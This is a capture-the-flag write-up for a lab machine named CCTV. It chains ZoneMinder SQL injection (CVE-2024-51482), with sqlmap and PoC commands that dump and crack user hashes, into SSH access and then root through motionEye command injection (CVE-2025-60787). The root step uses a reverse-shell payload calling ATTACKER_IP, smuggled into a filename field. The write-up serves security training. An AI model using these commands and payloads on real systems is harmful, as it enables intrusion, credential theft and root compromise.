[ writeup · case #011 ]
CCTV
ZoneMinder is vulnerable to CVE-2024-51482 (boolean-based SQL injection); dumping the zm.Users table and cracking the recovered hash gives credentials for a foothold.
enumeration
scan
❯ rustscan --range 1-65535 -a cctv.htb  -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 [REDACTED:IP][REDACTED:IP]:4a (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDZ15GCLPzC4gTM0nqzpUbr/2L77bM1C9sbBecivQPX/KcKvJrP88peCJXwTug7T/EORHr7M7JeHtMQJ6hYihFA=
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.58
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: SecureVision CCTV & Security Solutions
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=3/16%OT=22%CT=%CU=34781%PV=Y%DS=2%DC=T%G=N%TM=69B806B0
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O
OS:1=M542ST11NW7%O2=M542ST11NW7%O3=M542NNT11NW7%O4=M542ST11NW7%O5=M542ST11N
OS:W7%O6=M542ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R
OS:=Y%DF=Y%T=40%W=FAF0%O=M542NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RU
OS:D=G)IE(R=Y%DFI=N%T=40%CD=S)
port 80 (http)

looks like a simple web page about CCTV security and monitoring with a login page for staff
When trying default credential
admin:admin (opens the full-size image)

we got the ZoneMinder version
 (opens the full-size image)
CVE-2024-51482
- that version is actually vulnerable to a boolean-based SQL injection reference
- looking at the PoC the tid function in this url is actually vulnerable to SQL Injection.
http://hostname_or_ip/zm/index.php?view=request&request=event&action=removetag&tid=1- so using
sqlmapwe can fetch the database name
❯ sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" \
  --cookie="ZMSESSID=j2l5lv8mk1ln0rurlqq1c9sh7m" \
  -p tid \
  --dump \
  --batch \
  --technique=T \
  --random-agent

[17:00:31] [INFO] fetching tables for database: 'zm'
[17:00:31] [INFO] fetching number of tables for database 'zm'
[17:00:31] [INFO] retrieved: 43- dumping 43 tables with a time-based blind isn't a great idea
- Reviewing the
CVE-2024-51482advisory and ZoneMinder source code reveals credentials are stored inzm.Users. Skipped table enumeration and queried directly.```bash
❯ sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" \
  --cookie="ZMSESSID=6end9h4jq3nihtjo7u3nctt9cq" \
  -p tid \
  --sql-query="SELECT Username,Password FROM zm.Users LIMIT 5" \
  --batch \
  --technique=T \
  --random-agent
note sqlmap will take you ages with this
- use this PoC instead
❯ python3 poc.py -t cctv.htb -u admin -p [REDACTED:CRED] --threads 5
[*] Target: http://cctv.htb
[*] Delay: 3s | Threads: 5
[+] Authenticated as admin
[*] Testing vulnerability...
[+] Target is VULNERABLE!

[*] Default mode: Dumping zm.Users credentials...
[*] Dumping data from 'zm.Users'...
[+] Extracted: adminars | Current: admin
[+] Extracted: [REDACTED:HASH]
[+] Extracted: markhars | Current: mark
[+] Extracted: [REDACTED:HASH]
[+] Extracted: superadmin | Current: superadmin
[+] Extracted: [REDACTED:HASH]

=============================================================================
| Username   | Password                                                     |
=============================================================================
| admin      | [REDACTED:HASH] |
| mark       | [REDACTED:HASH] |
| superadmin | [REDACTED:HASH] |
=============================================================================

[+] 3 entries dumped - using
haitito identify that hash
❯ haiti '[REDACTED:HASH]'
bcrypt [HC: 3200] [JtR: bcrypt]
Blowfish(OpenBSD) [HC: 3200] [JtR: bcrypt]
Woltlab Burning Board 4.x
bcrypt(sha256($pass)) / bcryptsha256 [HC: 30600]- then we crack it with hashcat
❯ hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt- or with john
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
opensesame       (?)
1g 0:00:00:28 DONE (2026-03-16 18:41) 0.03451g/s 206.2p/s 206.2c/s 206.2C/s cristhian..tuyyo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
❯ john hash.txt --show
?:opensesame
credentials
mark:opensesame❯ ssh [REDACTED:EMAIL]
mark@cctv:~$ id
uid=1000(mark) gid=1000(mark) groups=1000(mark),24(cdrom),30(dip),46(plugdev)root+user flag
Internal Enumeration
After landing a shell as mark, I check what's running internally:
ss -tlnpSeveral services are listening on localhost only:
| Port | Service |
|---|---|
| 7999 | Motion Control |
| 8765 | motionEye |
| 9081 | MJPEG Stream |
| 8554 | RTSP |
| 3306 | MySQL |
Port 7999 confirms Motion is running:
mark@cctv:~$ curl -i http://127.0.0.1:7999
HTTP/1.1 200 OK
Date: Mon, 16 Mar 2026 23:58:45 GMT
Content-Type: text/plain;
Content-Length: 36

Motion 4.7.1 Running [1] Camera
1
Port Forwarding
- Since motionEye only listens on localhost, I forward the port over SSH:
ssh -L 8765:127.0.0.1:8765 [REDACTED:EMAIL]Now
http://127.0.0.1:8765is accessible in my browser.I find its config file, which leaks the admin credentials:
mark@cctv:~$ find / -path "*/motioneye*" -name "*.conf" 2>/dev/null -exec cat {} \;

# @admin_username admin
# @normal_username user
# @admin_password [REDACTED:HASH]
Privilege Escalation CVE-2025-60787
mark@cctv:~$ curl -i  http://127.0.0.1:8765
HTTP/1.1 200 OK
Server: motionEye/0.43.1b4
Content-Type: text/html
Date: Mon, 16 Mar 2026 23:01:18 GMT
Etag: "[REDACTED:HASH]"
Content-Length: 115726motionEye≤ 0.43.1b4 is vulnerable to command injection. Configuration fields are written directly into Motion's config file without sanitization when the service reloads, injected commands execute as root.
The only protection is client-side JavaScript validation, bypassed via browser console:
configUiValid = function() { return true; }I enable Still Images, set Capture mode to All Frames, then paste the reverse shell into the Image File Name field:
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1\"')")
With a listener ready:
nc -lvnp 4444Clicking Apply saves the malicious config. When motionEye reloads and Motion attempts to write an image using that filename template, the shell command executes.
root@cctv:/etc/motioneye# id
uid=0(root) gid=0(root) groups=0(root)root@cctv:/etc/motioneye# cat /home/light
root@cctv:/etc/motioneye# cat /home/light/user.txt